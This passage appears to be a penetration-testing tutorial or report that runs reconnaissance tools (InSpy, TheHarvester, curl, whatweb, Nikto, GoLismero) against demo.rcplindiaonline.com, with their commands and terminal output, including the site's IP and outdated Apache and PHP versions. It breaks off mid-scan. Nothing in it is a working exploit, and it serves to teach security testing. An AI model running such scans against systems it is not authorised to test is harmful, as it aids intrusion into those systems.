
➔ *inspy –empsy /usr/share/inspy/wordlists/title-list-large.txt rcpl*

TheHarvester:


The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

This tool is intended to help Penetration testers in the early stages of the penetration test in order to understand the customer footprint on the Internet. It is also useful for anyone that wants to know what an attacker can see about their organization.

➔ *theharvester –d demo.rcplindiaonline.com*
➔ *theharvester –d demo.rcplindiaonline.com -l 500 -b all*



```
Examples:
        theharvester -d microsoft.com -l 500 -b google -h myresults.html
        theharvester -d microsoft.com -b pgp
        theharvester -d microsoft -l 200 -b linkedin
        theharvester -d apple.com -b googleCSE -l 500 -s 300

root@DESKTOP-PPDHIE1:~# theharvester -d demo.rcplindiaonline.com -l 500 -b all

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's docu
mentation for more information.


  *******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7.2                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Starting harvesting process for domain: demo.rcplindiaonline.com

Full harvest on demo.rcplindiaonline.com
[-] Searching in Google..
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
        Searching 400 results...
        Searching 500 results...
[-] Searching in PGP Key server..
[-] Searching in Netcraft server..
```




```
        Searching 300 results...
        Searching 400 results...
        Searching 500 results...
[-] Searching in PGP Key server..
[-] Searching in Netcraft server..
        Searching Netcraft results..
[-] Searching in ThreatCrowd server..
        Searching Threatcrowd results..
        Searching Netcraft results..
[-] Searching in CRTSH server..
        Searching CRT.sh results..
[-] Searching in Virustotal server..
        Searching Virustotal results..
[-] Searching in Bing..
        Searching 50 results...
        Searching 100 results...
        Searching 150 results...
        Searching 200 results...
        Searching 250 results...
        Searching 300 results...
        Searching 350 results...
        Searching 400 results...
        Searching 450 results...
        Searching 500 results...

 Harvesting results


[+] Emails found:
------------------
No emails found

[+] Hosts found in search engines:
------------------------------------
No hosts found

[+] Virtual hosts:
------------------
root@DESKTOP-PPDHIE1:~# _
```

Curl:

CURL is an easy to use **command** line tool to send and receive files, and it supports almost all major protocols(DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP) in use.

➔ *Curl –s -I demo.rcplindiaonline.com*




```
root@DESKTOP-PPDHIE1:~# curl -s -I demo.rcplindiaonline.com
HTTP/1.1 200 OK
Date: Tue, 22 May 2018 17:52:17 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Type: text/html; charset=UTF-8
Connection: keep-alive

root@DESKTOP-PPDHIE1:~# whatweb demo.rcplindiaonline.com
http://demo.rcplindiaonline.com [200 OK] Apache[2.4.6], Country[UNITED STATES][US], HTTPServer[Red Hat Linux][Apache/2.4.6
 (Red Hat Enterprise Linux) PHP/5.4.16], IP[52.66.187.228], PHP[5.4.16], PasswordField[password], X-Powered-By[PHP/5.4.16]
root@DESKTOP-PPDHIE1:~#
```

NIKTO:

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS.

➔ *Nikto –h http://demo.rcplindiaonline.com*




```
root@DESKTOP-PPDHIE1:~# nikto -h http://demo.rcplindiaonline.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          52.66.187.228
+ Target Hostname:    demo.rcplindiaonline.com
+ Target Port:        80
+ Start Time:         2018-05-22 23:24:36 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
ferent fashion to the MIME type
```


Golismero:

GoLismero is an open source framework for security testing. It’s currently geared towards web security, but it can easily be expanded to other kinds of scans.

➔ *golismero scan http://demo.rcplindiaonline.com*




```
root@DESKTOP-PPDHIE1:~# golismero scan http://demo.rcplindiaonline.com

/-------------------------------------------\
| GoLismero 2.0.0b6, The Web Knife          |
| Copyright (C) 2011-2014 GoLismero Project |
|                                           |
